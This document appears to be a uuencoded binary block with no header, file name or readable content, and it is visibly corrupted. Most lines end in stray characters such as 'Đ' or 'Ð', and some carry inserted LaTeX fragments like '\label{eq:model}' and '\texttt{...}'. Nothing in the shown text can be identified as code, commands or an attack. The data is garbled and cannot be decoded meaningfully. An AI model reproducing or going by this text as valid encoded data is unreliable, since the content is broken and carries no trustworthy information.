M:\$1USXD*>YG@'"2U^CL/*_KR2"\-YRN2CN9EA1P<S`0902%D"E)[TA91V%<KĐ M&G5@&Q"M9]JQUU(TE2\$?MVG@\(10M,`N^T`,B:`,?X>"70YB7P"B^3"ZY.<.Đ M!1SGXKDUXI%TG]CAP#?ZHZ_D[S0+Z6!9!5C('+#(>A&/60FR.P\$]16V89:W^Đ M?*CH[?T7LY>:5E);9XQ2"FIY@B4,0K/R+_0,N\$L"">XH&7C96;"&Z,SSTW2/Ð M4[M&4&(,/T*7[BOP1#TH5*S&<)QGS^/G]N*BBF$S?16T@K=U8+JXB[38.Ð]$ MAHZ1P+\'9BTGQW#X*,7"M!!RMW-.#AU2GQP.(IDJ'.LDW%1;T!\$KP!N0[@^LD MKN-NNAJDG9*K@U*Q'.0MI9'<H/4>+B8#:RU61"9[\$0?MS`BGJND\-ZFLTM">Đ MW@A90T/3ZP3%OD'/'9T;D.#N!BANS8%"CR;5SAY80RT[^%A,2&NACH@A]?S8D M=YBG>5DC2S\$NZ.JQBKNOEZ"&MN5]0]/5-,])L_SRAMW18G`^R>/*+*2A^Y\$DĐ MH7A9IWDJY'S?"INQ^P6!KMG)7SN^!;^H0EYDW6\$N7JUV"BBD145VXQD;)?C"Đ M37#[):AM]Z<1]SW4KD+*,W]91;^]<L*-W.EO^FXC\$ZB@`'4K0.H>_3JQ`UR#Đ $\label{eq:model} \mbox{MQ$ZZBT5FC-MKKSM?,H:&O\)!C]+[+61EZ['=@[[^>\#_`*$BG34C8+?Q9J$1_Đ]] }$ M(\$XU:3FY82*8<TR(]E&\:IAOM7E;`;\-)3K2N9>C;-YEOAZ*GZ]325+8,%45Đ M-H9]P0%I#"77TM5M]>O!CB8T4L?=(#>36I/77Y:JQ^W,@F*:;G`V_K3C%YWFĐ

M].RD)"JELO50KXU"S7<0=B)P4W2'.GK&`,EXT"I<6CP!=KLF<\$_8D'5HV)M?Đ MT`YC9^#=*4^W`)8DF3Z2=%I'OEDZU1V!\$D[HJ/OEK`N!Z8HP2Z0E'!].,XW;Đ M]ULL]M+B!*!.^*7#JT`8')6ZZ;.;1:CA,UEAU.PA"U?,"-)8^.@\$H.BM_[P"Đ M569IX`J<VZ><M+*]`^%HD:\$IU8BI^'8<`S#+&EAN3=4_%^FDCP)1E,6(!E8MD MA&K#\$E6;+7QC16W4A^JGMU#9ZTA+W3A6DF5#A;SQUU!(?V-=BR4*I,8CI`!BD MS'20FL*6\$D?!K_IR=],UN5\.Y4\ZP?_,)+!3>H9\ME9ZN@;Q<>)&44NWWMGED M3(#J#:?Z4K;LA*[8]A#)XG\V)DD#.L12CBI5=583-=[&&YZ0GKWFL=PACE,9Đ M'ON806PUFT^/:*AF?):<T:4DT1`'S#<+'`W-I89*(G`@2W!*F[65^`2<=^A#Đ M\.1FJ7`\XX1.4%LTBU?FA6V)I)ELSUC8O2!@96KVEZVQ_#))C'#CM^`TR\$F7D MO%.#I?9T("KJ9.MOK`"%\B:9UQF]#:'O1/8'VB@//<]T<X=HFCX`(Y8_%FWBĐ M2E6L%2M5HUA*2UE;5BDA>O3>.S2L:-S;J(TBC"P7T-!:DN84+[S4C-Q3?Q/9Đ MTKFW, '(LJA9]4GBXGQ6"E!Q=52)-2%:_4!KQR[BUZR-FY\@V-E.K-\G]&54RĐ MYJ%P5PU4CZ"V[788T\$&NE3<VOSR`PUW:S3'\$:M@[VJKE<,T0AZ""R(^1KA:WĐ M&IA^T@)/;JTQO\]@^D;-,[QDOQ1`J_8I&=-@5J;#NJTMI;Q<6'5EY>RE/#2%D MJO:,V"W6(R0[*EZR'5^J':_N1,T"_)_(-S.F[]BMD>W_HNPOH^+8MZA?&'=WĐ $M=PCN[N[N[@Z-NP5W=W<)]B[!W=T=@EMP0G]#]C[[G/W<=XSGO5_28]#5#;4JD$ M5377JM^<_VY-#J]0-#>B1P\$B8UQ?%C%G+VO[>YBCN[^["EMJD*FS:EF04R_JD MB5(<8(ME) "C*LJKH<02HH>)0J0@4S?!*8E5@_WZ\A0'2Q&F;T]5\$G`909Z2<Đ M+2H]5+; `YVURK?C0A8T]8Q\L0E1@`^\;ZV@VBE++=0_*&*)F]QU?]YC"K//'Đ MICYF!CQ)_@FG5NCA"7R:=Z3QQZ-8[(TT'048.P,I\K5.]UIG8"0_X_M3!R;^Ð MM>#4RQ\$[@>F8^LS@4>.5V^^CS:YDC4`K-V_KKUZB*&&\$JJ"T._\&^NH\H0S;Đ M^EH)],-F?"^)-;^V`.]XGO!(.A#VL1G'(;@8*G=Z+O5Q,?V+[5.-Z'4GT`ICĐ M(]M(I5EK*?OF[2;.>TV6+M.A?S\"Y3X0?O.SUH@#V';98T>Y`3W4?WZ7H@#8Đ MS1&XQ<PN]7=DSHW@0?6DJ6?W]QOC,5<Q08`4S=?PO?E?LM;GD5RP_QR)&EPPÐ M"'GH:RS":,\$B(J+?G5<>5AG@*HU!]J&YKQX2ZEB\$,8JAY!H>B>&/-@ >K"RĐ M64FNT]-YX6.:<706>@L;Q;A.0*?@Q0]]]#>^)9CNGY1&FQR?WJ/JWP+:0''OĐ M:-D"-U370(W>>&HV?DX0=K=O:1ZR/KZG-ARN'_[+`W.R#UE3-667G`:>00U'D M0&N=WOA1\$_ZQ_2S%&-5PW7&0,=^6*7KSC.D;LS+T<NFKX5-]3;+?:'5>/+.IĐ M#1C4AOM]5U?F6B@)ULC=C.63%'Q%0OW,!5`+<]\9V?T%9>][*\$+8C%UO>6GZD M1-ELT&\9[[(#.D0CP[A<GV+X^DV.&"/FH*2:8&8L%X,R']EL(W;\X\$:K;=X5D $MA, *-GBVBNGT9\\+B@MC"\\J/R)A\\, &6 \\J^@1NG"[; $4) \\6'0$HEEZ18A^M\\Q@&D$ M'YY, ZV[D\$XS_EW2\$NR0\$W9LOMTGC7C%')T@I:"E]3LIY287)X10^N0`HNB#Đ M0QJ:9GZO*`<C'VQY-UIJ\$IG@4L12%*CV928]ABX-58`6;V\R#&"68XDP?KR8Đ M>7W<J+%`6B0]R0Z400SNMZ27/(M*H^NNI05<HS]J@C]ZGJ701UUX8`!E*3`1Đ MU8?7EG`!8043@\N:WQ:'8WTGK]J)L:[U(\BDJC%E:A-\$U3<D,(W<2A#5XT["Đ $M-*UP"G" \ "\ Z+A\ \&^{-5}; RW$!CI3COOYW#MT<L%@H-"7]&3U,I&#]-%-O1ETD$ M2V.?G.'X!)4]7!H@*5+=^TY?U+!LV-7/538[RJK!9P;L]@AA+7:5;V&R];:!Đ M>6!<%+9@F>P9VDP;Q15(`-:EV<+K:0N3XRQ&WQ=-)7Q5JWJ&(CA&[@@#]B<D $M[6I@8V%:))@A_CS@B/^,05Z>F>E0.<-KIA1+9N_@B)1_C4=4"9]<=Y14987ID$ M8JEPK9=S@@N#:*`U_1`PBF[QK>#RMS12Z7:R\D+&AK&I=T>*4+*?5,.G^5*-D $M=5=-\#0/2QNW^RN6H = \&29M:.;)=FL;P>/68'N.;Z]6>@JMO4.--G>@3UO:D$ M6C8U/S%!\$=SQ*F2#IOX&DP#2MA*E(X`BM;1UNIVG=A]P>LDOE335OSVE7]%KĐ M76FG!":"JJULLKLH?A9(0]+U5JS#ZI6_`C"!U>O\7QGN5CE;16UP-Y\I04I[Đ $\texttt{M4D\&3BT5-<@E/*J>@!JX5M!.<ZZ[$+64'WKH5ONRXD*@MS)^=6G3*&G2!9F'4D }$ M4PV_'GC65][5+/O3I'824MWA>;ZI9=BK5@S#"THC-):HP#ZL,Y0B7U&8.7YXĐ MF>5.J`8!\$)[\$>^AB<;:7[ZSMJSH:C7SR[/JI>W"1VQ/@2Z#&6*;)I>NJKZ/WĐ M6.D"V44" `CCU-5MCG>KMV5_F?8B<R.0" `K"8>ATHWHNT%A+DU, N.ETEG\$2FMD MDTJK2\9U-Q.P0*ZKKJ+U.?6EAW@`_=;I#C0IP)XN`(G:\$D07:P/V08<F:)8=Ð MWLN>Y<C; 'L+NIE' %ZY&QM]3`#D\%9/;4>2EBY.TI,I+,&RUWH=Z;B*.](D8(Đ M #J39[!HVFBV)9<6!('916\M!T'N9E&X=F"\E2(47SO)"H9^!1)=/S,S65ZEĐ M:V>FHDXSDW#ZJHC[E&27KH`>H7DI@L29-C^_>H@WW'T14C\]9\$K/Z%-@[\$B)D M7RQ%ZHSV&5VH*KN[A09^M=U6@<Q9.">%&`VBP1K)(LA.*=%P^F&,<7+F5857D MP]WJ[O)2C &[)#@;\V C#4()`;Y#U9YGZ&FNEA@BH8PPP'S-VO+X#T[-T/,9Đ MN:[FYL(D, "%"-KIUU=E"/=3(#SHE2MWJO=\$%93=![)2:)@L+;[U5CRE:F*Z#Đ MV^URIM3M2]"6*_X##J=W2II.VOT[L@K5-.TZO5K3IU8_+(W]/A2T"AB8?04PĐ M8VX63&MQBZ0M>\$DW?<L]RFTTC8/J2'+"\$]51>2[4;'U-D>+C8-=GJ+*79G=WĐ M`'IJ9T5<_(R"^F]YY.B8S'2IUR\HBJ^]EZ.OQA2RM@TLN1\$X(),JX:L(4?)BĐ M!B>V%(<'C6XR)T.K&4`)T5(A1Q=6-HT6..^Z2Y!^AHCY34GV6K3LOM1S+P3FD MHP9W3)>T%]\7)ZKQ)'LP&KLOLPK3:N6(;LS; `CT\6FK\FY;0D)>@3^",IV3JĐ

M`FV&\$[US]#F9M^&?JCKD!'Z?**F/*<5[I89Y<Q0^MEU&\P@787IO;KVC\MV,D MDSW?SLV]K1L=M?U9TF8[NY"]TC#%Q0V!02DS0Y;9EU/UI^(L6J9LY6&0'?-!Đ MK`?2#L>!]H_A!/(]AK7NIX=+IQ]F)4U)-1T8U\$<M\$#-O*RROKX/;#3L8N-D(Đ M:\"&.P=_E/NZ.O,W]*,?L/@2=<T'\$+!(HE@Q-IUD<VJZ3A.'KA_1:*B>#Y0ZĐ MA]#J^,Z2X-07;MR8)X1-H\!LY)5B)L9RU7/^T,QW=XEL:4@N/QJM*Y"6DNRAĐ MK]H?4.4\$C_;?DPV@#<?4Q_Y]UI2LFZ"O;MP]+M'P=1M-%+[\$CRQOBW.(,=AGD MS:H;7QS/KF!/8KT\H*8\BETF*!(K>QE"P!/R]0O9H+]K>Y\$V/\247]*8\:ZCĐ M751:BF2Q^"PGPGK9U*(Y/@5A(\$-*0E;KSV0A22/:;W>B!M,\E'G'"QBN!NL'D M("ZD931]"M:V;GCTQIY99X(CEYQI>]7%S-6FQJ7WHUS8-.L7@F55IF_P-&!D M,MT^Z4XGP]2:.Q6=+U...]DOJ>H?+N,A/:7C+O//U25,]9)>8%!C,,BA!-W@Đ MZ^E8,WTY2RVJ406^IS/`T&]/J9]/;;1=THYK/S6[UIAWE:57T'\/;LXII30[Đ M!^T^.K*L;%\V*9UC%OR,9=)DYLUYLOG>%M#5;2GS,)C>`(REO!YK%]67P\$=7Đ M`VI\$PL`'OW)\16O>YX)_TR[%;[E?_Y\$(L(M%<_._G;A79RIL3IF#E#LKW])%D MX_J/DT`_Q: I%Q^CU`HXTV33[@#=G\U)*!^;D%)W7`V0::C#*)</SJ700>YĐ $M1-+W]-]A/BS(?4MMUP%V#:9M&]X*'4C_]QK,2.RF5!#?]$7]UJ5I<)/_9:=>Ð$ M!06]S-0F`WYVV!E;U\9Q[RO_V[3!22)XZ*87KR/F%,.P5][M<5M8].6<1^M#Đ MEPKH&/U?=6E/A"M0]?:SOUL%_-,]RCQ8>??;5:>O&(?KZS_RE`/Y_XL\/OL^Đ MUADLG!@\88@MK\;1[\$GX%PIFN("D2`S)#`8L0%\$[M"-KS5%-P4GZ[[FX-3*2Đ MJ3HM2I+WLCC'P[JAL@Y=W=^90-&],1'^?N]G#P9>;Y6^M;_NG*%QT8'?E9GPĐ MH_-WF(9SU\6KF9:C_O-=J\1@-W*:%C.",A-0V5N<*6\T?JU-ECKQ[1XE3-DAĐ M,45IMP]C\$P[93-4U&-%(P<_GF.F+ZI!4.T/_*:SN+ZA96(+]6L!XYV)E\$@?8D M&"YGR7LDZ//K89=0%].A55P5+<#V*>B<N-3M`]4A//_C)7#-J9\$3VKDRN?%_Đ M[L0='OG#X>Q;=FI4*_P6J4S\$AXJJ_,GYLVY`YM3395\$*:>"&G>I4<ZFM/:G%D MC,WT<T.<\$AFE\$XTTM+A'8'/B?-?&@<?EU7C:ZJ#HY8@X=&)VT>U%>AY3S)_4D M%DU"\=Y+12(&2<L]U#@!Z\PS+9?Y:3*X\]REQOOQ<5E;&AIQ&?A2H&1_NOR*Đ M1PDH];4"JWV*JO/*XH41' N:>NMR.TSX>>0'&(V3WB;FP+3H ?T-\/ HU4T6Đ $M\ZZUGO) = 8LF6LPCC=K>Q*I9;[%^H#4;$0(4\YG!<FZ9>?"A$X8<MH5<1*J%!D$ MF(J(IZ0?6#`5]@`5_%,&NU:+C50_P//<QHS\$@RE'!5UN,-Y0AN%S8M7]028AD M2\$V#QPGEGSGTSJN_T8P.@M_\$084=+=OL/U-DX(RLLP779=BA.]H&?G]C06,ED M-^N4]4MJ@2XH4L*WAI2@FI0]J.6C,72?.IY6B"+L*G8-'3ZKIH%TOM?]E-@(Đ $\texttt{M>[YUP(8"0U@/18DO>0L`5M\/P"/\#\,0NZJ6]T6)A('/(V6[P4"M1-NT>A8KLĐ)) } \\$ M2'DAG%@73!L)M3P(\$@V`+T*1?/:\$8;H'PAY0HAT8O*/GY/L*8Q)[.([H-EY&Đ M0)LTZ@3L1AQ!_GQ*I/QY6*\$=3V4EM,R#*(/?%A[T%\$LG</^.[")XP>&%DD^0Đ $M&((O365"4>@F)*84,\.&D\'_+(]J\#<X-2B),54PW1F,CH+:Q3YJR'B8QHG*D$ $\texttt{M*,G^M\&1LGK(*OC1$<X$7)} => [\,\texttt{X$M.PV51G>;T(]PPS=X?\&T,55MSVAXU!\,6N\,PD}]$ M3TQJMI0VQ7Z\<:Q!3X89[EN7=U2@2YKB`MBG4I2<0&+]A]^W%#YX]0*([B!)D $M,N]+F>=;1LP;GY%VE),ZGJ^N5Z?/US04/!YN,@.M3ZN6/![+Q>\2 [BDD]$ M6>1LQRO>V-TG\$MSA\$E2WN;2_:U+[&\$VK^6I\FLX(#F/0MW.[5HS#;KDLT3`WĐ $M2-KN2:0AQJ^5?*UJR2E(L>5'B)K_)%2@J='*^)F?Z$>]X#+^3V)][,79K:8D$ M.+K'T"QL2TH8F7AQ0`Y>!K<R]B/#)>1)!J1I<WLY(;'5>E'FOEH5]4((BT-\$D M5S:\$`86R`>+K15\$>3:ZH(@>2W5UT"QHC9'^H "K"H&.[#9(;?9YZ>;QD%M`SĐ M968\>^!.KQ^G#TD.XTJZVN,E=PT[QO!<4Z[V93N1G8B+"J%-Y<2:H6K2?@`ZĐ M67CFLCII;]L(166HCU=4(^/.,@1`2!W+JSYUFGB!498VIU9?ZE0,"\1164\$<Đ M)V\$)G'\$GS\$G5`=K+]M*(?,+!EB,TP;``@3BOAM,<07`#+G>H+KRP1+O[DAJQĐ]MRV>2MAJ/4Z6>V04L0I1GDXT5. `0%Q9WPV:9.S0<CF+U)PC.?SOA9Y&PO2D,WD MWH3/:Z-%K)8VZ\;:8+%5\^;.:D/+:VX@U``WLJ"4L;URO(<=#K8P/CF=:5DYĐ MCO^2/*RI"10\$OZDY_D&PT/'FGM%6%[O%JZ^)EXY&QHZW>*W7\4[,GP^'!=\$Đ M-#\$TKA_+I3=V#Y6Q@3*U8Y'05+FK^/X\$:P!K(4>]MC"KGQO=BS*A>R>N#S40Đ M:3[AD]&C"H7L94@9C\$:^`Y"\$<0?W9YQ2QPXEWE99DU49<4JAYB%!CFHH.:%6D MQP>2BAZ6CA2-?.#F`?/8\I*?+N:E\`?:2TI8:'O`E_BK1EFTK=:[QAQN[MJ\D MN;D9JZ9+R7'9=O34KI85?#?)Y%_20XV,K7P>(DO<8VEDQS?C'_X:9.O:::\$4D ME ?PIY^U#D6Z03,O?4;@:Y9J2#@UYFRY65Q'L.^L0&90B\$*)YBO'*TD:J<O9Đ M#=/DPP^3EK3FTP3`MU#GG#FIBP0#Y]#V6>(4/0[1(/RKN*83ZEV;&VZI^C\!Đ ME"4,50VU)75\$3)[BB.V^*G-8;]IG<YUSBVXB&*?1DCO-J+^:O)ME/:V"EY)/Ð M4SZGB.GUKO7\5MAHR?X#L)+6K>LKI\18Z\U[C+H=/HM<!\$MBUM56/VZ2]V">Đ $MX?9] = -< \0 : (!B9\R5"" #EWSE(<&B10UNFBBY$+(&Y]K:GP"JSXFH]94XGLD$ $\label{eq:mosisw256} $$MO>I$W256`KQ)1,/V.3]Q-_)ZS7$?$O93>5P>Z>J(I?$/QZMZKIH>9<25$R2,D)$$ MFNA)%-C.<:&+=(UH,.AXU8^"A8>;*_`F=K!K=4L,%[SEUBF^B^CY)YUE0,(7Đ $MB\FJ4=WG25P0HOWQZ//Q!MI>.ZG:*40@MTZ)10J\P(%MZ7=4&UC)"965KMAD$

M(P9>XA\2PB\$8=&TR.GX9@7N[FZ<9H+"]I*GGQ>CJ6G<+U>\!4**C[O2H5]EKD $M!A1Y*3&$%)-Y]6^{=}S4U1X!"A>Q''@<H37Q/I(OR`,`>8YX<<QO`X4W$?=3,RD$ $M!UI\7_R%HBO^N1\(H;8RZ=/L^.>%V'Y5<]3"0>?CI7]"3J8/X"&W\Z='9M30Ð$ M55`0-NR(XD_L069SW0>B-A/X>M>@;*H(0CD9:S.A:/1&WYRS"\$*>0=C*5<]QĐ M*@O'V860\$PWVH#F//^7384U%R^2GU`:<KCJ<S%JAF^12+[650];N*.YJ.+#CÐ M.^':/`X3&<%NEFC8^!!,G4F4=['DQ29P3J>AL.N.8YCFGQ",G@,2R<<S^E."Đ MK*9-6`KH9EG;-%FP4KW%500,5D`+FK=JG`9@G>\::YN<L+Z]"3;%"%Y--MSHD M?V*+X`4T?W6FK_H\$[,C%:&70-<]T6RW1"7@[/9I?(6NM+6X!#\$S4`BQ.CN9"D MI,Z:].#[4UX7^\$Z0!X8\$^RJ>3F7:+_<9.>'J3"#EDU`901][]]Y@9YD;%CI>Đ $\label{eq:mm_%} $$ MM_% [EWTJ?:O()\%"^P*0Y1TO@LJV?.*O*317P:\78^\$U\$^$$&/7^V9+9>D$ $$ MM_% (EWTJ?:O()).$ M>-->O,(8?JAJL]<F"BW`Y^]D;EO)D)!&=T?RE*'OL,O*7A0O.^Q';NP8,D+FD $\texttt{MI(.=W,3@\&>3^SGI\backslash U!X_E<I!5UI^9?F5]!/<POB>\$G^!]S!?W[V9N-\#EJ?(XD) } \\$ $M(,EJ8:(UNWU-0YN+>H9G#1!KUK1_':'1<16C$S>?O/GON'>TU>)L+9)Q.==(Đ)$ MX)A"-XU'YJI\Q?GR8*^3U?'WW#GV?+/CLA@)\$KGUK&.VTNDLJ\NYQKVSL`93D M)./4MW2#Y?LMM7-I\$PZ*:I@%&F&[`^W+#:*:9/]VN;_QSKZNS1B5CC09M&T4Đ M'%_OK^6!)&5QEI%%[J)>:.Q_B`ZAWCQ;VXC,;"K263"HIEGMNM7UIO"RE@P3Đ $MZRR@S^I_*^*=;M'\setminus[:BF,[I?W^4H]//P_OYD=5Y/H^*BLI:LE2MWQF8/]R^YD$ M!.F<D+'_9_[<MH<<WF\U@!O)]C*!:?>\;@;TO]/I-F*D<'J8I/KFP^HEB;J2\D ME:\$H3'LHP0:8C\$\(M#2PER>NPU&WD:2]['WL>X&]+]^_Z26"6W%VX],/A]TRĐ M(=\T0]8.GV1A@5K3&#SEI\45,'8K7EQU7C^B;RV>+D!,=#D0O=!.;(EB,;A7Đ M49(?#'F0\P%M0OG**T]=;W6NK!%9_K]:@(I@)V=VKPR#*\$TV"C^P1\$J,'!/KĐ M2I#4_\-EO,H+MJC,U&<1,6D,%4C1_/SM]94[:7VJ\$FXZXE\M0SX%6`MQ4'<ID M;TM\'/D;;^V-6QN(R&.W.Y-_TT\#Q;.!V@9==IYK]2P^ZNKUOIEX/0V[/Z7D,D M8D\1UDY7"]S(;Of,SO=A-@U1TR_`S7QW:S51E]VJDH\$W&RV,Y:XABOO_.P)WD M\"7VKUW=<L0)K:5EXRR`5_ITUQ'#3W)/U.\$2;6)=RW!^./^__==N.%#W0TW]D M>Z.OT&)FG:\$5UGN^(ACWHL9"XOH'Z>%[`:RV;(?UMOZJZ/+>XH_%F\$(_)\R\D M0/?"M<HTP[:B%MX4(\P08T>#8%./6G`#.\$7DB3,94X+."?4>VJ5<7,-70?93Đ MB5#%-#H.>X7^+3?KA-4"5SD,3G/TU!=,0:\L&99?W.L5EJF-#@7._2>0301CD M`!%]MGJ.MY@ZN/8FXL8XQ4+\$J53B2ECIB0U";YE?Z(:&`V-?%OXB5DSMH])CD MW/OP^+YO;6SSFML1^?=>2PN[E=Y">A-)$^.@$0-",3JZ18S@*-)C-"76K]D$ M@)+Z6.[C`Q+M,V:ZQ*L`\$B_K5EURS&9T[Y)XN/5W?W8AQKA2\F8G61D<,J\"Đ</pre> MS5SP)GE*"%(HM]+GUADA_(O-67"RJE7'!2`U2BKEZ`8\$H,3-!J+VOX#Z2@1^Đ M<LBDYWD@1^6R[RO-9"QAMQ'C("7GF[I>I\RIY+T0CZRE.(C(R+19E=&G1Y:JĐ $M6?'/'4@L>J@O:];<%)=%40[`N&_M/PN]OI`S6]A<D%7"2=3YYND*.;G9P8L?Ð$ $\texttt{M+=1Q.MF(_.,V1D} @ \texttt{\$UZ} \texttt{!5.D;<"_I-C^Z\#.J62ZW6IVX6[G:?^6-AU@@'@@Z\$D)} \\$ M/9`051;06KM<*80F?^<J,P-K0,+2X8:=X\$MK3%SRR.DJM#`JMB`PK,H]7!.3Đ $MFS < \#C95_[/U+SD=2^{2}]CF6L[Q[;9+]+N(V^496^{[!;(R^{TU}<-U&?2L5116LD)]}]$ MZ]-SUF4=/P;*D?IX_Q'=@V64JZD]P6`=''AH-,Y]]U%&K\W.SK-L;>GYT5DUÐ MW6)2I644U&+%Y]FJC^)+-*4TB:`D-^2T;._?0LT4>6)/L;W-IF(]VIM+?M@NÐ M33)TUX2/0J.TIV^MEE?#T2.`W.>`FC8+03Q8B12B!NQ?\#9]*)G(SF4&>V_\D $M5=.ULQ)A:RN"U)'KD,*K_74)HWJ_2/RB<[WCC7LL@XF)$TLJP#?A;`]6CISÐ$ M%-@L&(=?N3 X*ID)(TYSOV^^++?Z?5.X#GR7>0-F#G\TW[.GJ78;GV 5)`P5D M\$):F^65GK<SCG\$\'Q7)"\!7I(74:S[\%FY;,Z[\$AC!.RR-,0/"*EN+F/N!1KĐ $MS/$,9UDQ,,E9A/-D^&Y"1X..7^K;8"%[JG[WD%:ZO4U0BZ!&]IUNE`!/\4FVD$ M`31E\DT!1S5TYPFYDTO=2">WX]WV0?B1'NKC]%'X66M+QT5!G<*\:9<U55%ZĐ M'[XAM\(1EJW&,QJ#T>ZOO&]N.4/H#RB\,%)8:UH\J6J]C5RM^?ATB(0A3"?^Ð M^`.?#\$V-:)?L?&YK;8!/<F`#]X;=B:WVTQAFFXKV&)%48DN42*_4!JN-T4"\D MK)VY.GA(@]6'/[N*F0`:F4EJ(1%*T26V.\[@C+G+*E8<O,:HC*OX'16WW`9SD M]JRXR]`;]L: H`%(NIDW=%/?-VHZ5ZVM>4Y1F![>O\VJG.>+ #5U1JPWY\$;XĐ MF#07:6-V2X9&\?&W!3J6\$RQXBV^SF5QKQV+Y7>+K`7&Y%B#/07LL:8LGZ0Y#D MQP1IF5)\$3,Q\$39Y%=Q_"*FOLG-HP^#+/5<K.QM^-?;?AA8_&%X#C2ZL'AO-HĐ MVI"EA=BE1!E-334[=9V6-?@*!LL)R T!88P?W(`DKE<OCM97!<[.M^C/^6N Đ M5DKQ-:/EL0/G#._7H>L.*5JYS9U:2[2)-OPD!H)K34H`_W#QHDMC1G\$!F?#(Đ MJ5\2_<5[SPNC5ZRH60`6UDKUB\[\$N!<&!CZFSK'HO37.9E:XOZ^/16DV6<Z6Đ $\texttt{M4-B7} \\ \texttt{_3} \\ \texttt{\$W3E} \\ \texttt{(5-3[4R7"A\$4\$<[`2!_/2C\$_Q`)} \\ \texttt{WD} \\ \texttt{\&UI>W2/;@:^N(GNRGIQD)} \\ \texttt{W3} \\ \texttt{W4-B7} \\ \texttt{$ MA,3P27'WC^=QOLV^0B'F6%Y+?PV=;XM=P5!SZC.86JT1E=76NS]C\S4>'JZ`Đ M@Z0).D\NC:&VC5IAR1]IT=\O9FZ/CZ\$NU)U[U'#EM\`R.GIA=?<]^%*.A9H!Đ M3^L*H]B?U/_6K>OPFN%N.;<SZC@JX;N@BUD]<,J5?NQ4Y4,!E_W4])KQ*K\$NĐ

MLR"@IS;0&JO3D^&PVYT\$\<E_A.CAA-K\?F_Y!%<]W#-64_/8)HTP(0I-*(0*Đ M' %^X@_9GO8&EN?2(\%HH#<:R,UNVY.&%*`BY[O9@747TIT+R4UL:TX,4)>L-Ð $M6:^U=5WFQ]\\73B\\>:/5)PBSH5Y!Z80$C8;)YCON`U6:R64<(Z$]\\9&7-WCOLD$ MP0523NZIC*+2]V*I-V\?M>FN9JA;DC%CHOF.<:08=?[#U.I4RNW:0-PFY6;HD $M'"6@S@?G\R#83W\2)@0%)81]Q-O*N2#1W/K)]_'5R-@*2T!1HO[:<9@CM_D$ M^16073@/?_@6X96\$U\$*:LKOP%YZ?6N!,@=9L>7H<UU9GZ>NK@2%UNG/EY[31D MRK5E8PI3'#1E9(A)7VN*HLRBP66Y*N:K;^\+ASZA<2?Z/7LUX]9&-]A.%6-6Đ MG%L9_-F["`6M#1VCDFQI_"+8@@9M5VN^?9"1AJUP&K&-FX?!;76-92\IZCIRĐ M>WNM<K=K>P,[UX'RFD]@W,.I1%>[DRMQD;D[,24^W5_AM8"=OH&B=OX9%#<3D M/HSL0%;!:WXR[YQF,+@1BEGX;SI.KVMLKRGBU5ID[OAIJC"^.Q_44WGW]%Z5D MRBU9@!AW93]BX1JKHRP@Y\:X_C]<=IS@=E3;OC]KI\\.C-WC7<?)]7[Y_5`UĐ M<_=]_"L!_>O;N.WRO1`EP)_4VSJKF5[+_G]GI7:68.\$SUM25)M9+H5!3'6]]D M\'IYNA[_VH(6['`8LH^XY3[RG<Y-H,WC=C\&7%;:ZOM@@-E+!MIO,3>\$;)AED MF.4@M/OCY30]6"!K]C8"YL'`<SK4\WJ0ADD5FZ,P6=A?S\$)U8=;9S_\.A?^_Ð M,`M,9<''L%B4CVU23^53T/`8_^849I^A1+>#\>'YD,8Y'OB;8Q`%;\$;_M4'\D M)Y#~3>K0+#25+~M]VO\.>*7!M+6U'0AE?E4GV7(G31:370NTH'!,>SLC?0GSD M?;7>SG[\$:Q%Z1;?:LY8!0Q"X:0;[DW3Y]_>B0]%&-_7R<\+B2C"(S,2:<?8XĐ MPM1, M\$XZ; = EC@XB: #T5%GQ([ZZC"^[WTIZK!6DS^YY.VX"#WZI6HLZYFT,/<Đ M=U.?=Y/U6UB`GI?5P@8T,'?N\$:@=\$H^%!)FUD3WR!4KO3'WESLKI_O`(Z25<Đ $MK+!'QK6*A]"S[79&V\\JDA-;?T/9.QQQP?6^$S@3JXWVJ!7.4HKEO<A'^E8D$ MH&) %&LUFAR15N-FN_^:,!Z5SBNYDX3K_,H!*J'BD*&U13RRB#]\$48AZS_44@Đ M'V#CK'T+\\$7I<=3M&K?LX\C48,X]?<YR33'<*.2&?XN%&I>\7L)HN&.OM5A+D M4V6.\V*-TK\$RT.(NXWA7Y`C4:.:I91=M</TYYM&VH>'E75635[>4HO>-;/#ND MU/G, $!/64[<+/K,$"S(V^W1/=M4UH_;[:NV8NN3*)KZ[(_]I*;620$=>A@MY.Ð$ MWJ=R"?VNV#C#^;X8XO6:JG]X'@NJ]I(5XYC1RTX%=K\RRMYK9ETS1U07ALC&Đ M"!&-;M`@]9HQ>PI91`&@DCBA<2M?Z36:J,7@/3W>FGF>`)2_&R>I"&A,U`X>Đ $\texttt{M(*MD1<I91\#(*\P6*5TT!AZ;[:]XKG9_86Q)@:G<"@F)LZB4*!U/BSZH"F>=6D}$ MK:S>P?];)3)VSD-62K`6%/>5`I5@!<0BGEEYIOT57!,_[IA#\W`60F+L`C;AD MZ00N==S.AL4F65K]HWPXG/,OJR@Z*72J56M!&@D\HQ^96C2=/6\$WU`ZLHK_SĐ M^Y!_G<(#>J"/K^F<G-9S!V\\F#IU#-KXO"3\6Z%7!K@J;F3?`KPQ5@7^P%3JD M=BO=ZG?ZDK-LW13/)1,BOKD>GUL4-BJ"R+01M3?VZJ5*>*6E,2^\O"]51`)OĐ MTO9Q2_>H+1T-IQ<;F.;-\$6U=FX#"S(3Z4._)9ZW7G\$_UEU@Z@3%,9&1\:7MHD MB?T=!/@FL;FJ[G22OQHGZ!S,OR[Z[EHB6^W):XX;'_=T/)>ZTX,8?SU@A3-8Đ $M\R>_, XO-W`"-%[8=H]'K8MVG]?V.OG(KX(U5^DOW`+(41'[@M>[,-T&STZ?(D)]))$ $\label{eq:ma3x[J..U!U2']2JWA?6VQ} $$MA3X[J..U!U2']2JWA?6VQ\/$7:C?4V$$KR=\#CL/?/G'_EDG\E_[9RQ]:M_6D$ MTWFY@KO%("F>QE(IIB"FRTGA]A+T5NP1GBX>V`E/&#BLC-G,)ZDZ"L6B.FLDĐ M"<HI4L\VS\$CMVD<E3=J-N<:CR]JTQ12(A23*\$N.(4'/SUH_G[E5@3/5E.(+D $M49:[N'")1C5VJ,]X(\%6Q)3-7L\VA,6WR[G#O(YUXJ@>T0.&X&L_8&G1&/K!Đ$ M^'V-D6ZQEQM9DO=U:R=?%'.IRWH25W\$!9"G"2IJL:2GMH[5OAS:H](#`!='?Đ M8C<`8X^_A/0SPT%O>:-#J1D8!OOC`+804MH%.M)<6';'Z?9IN(6JMRI^=P*]D 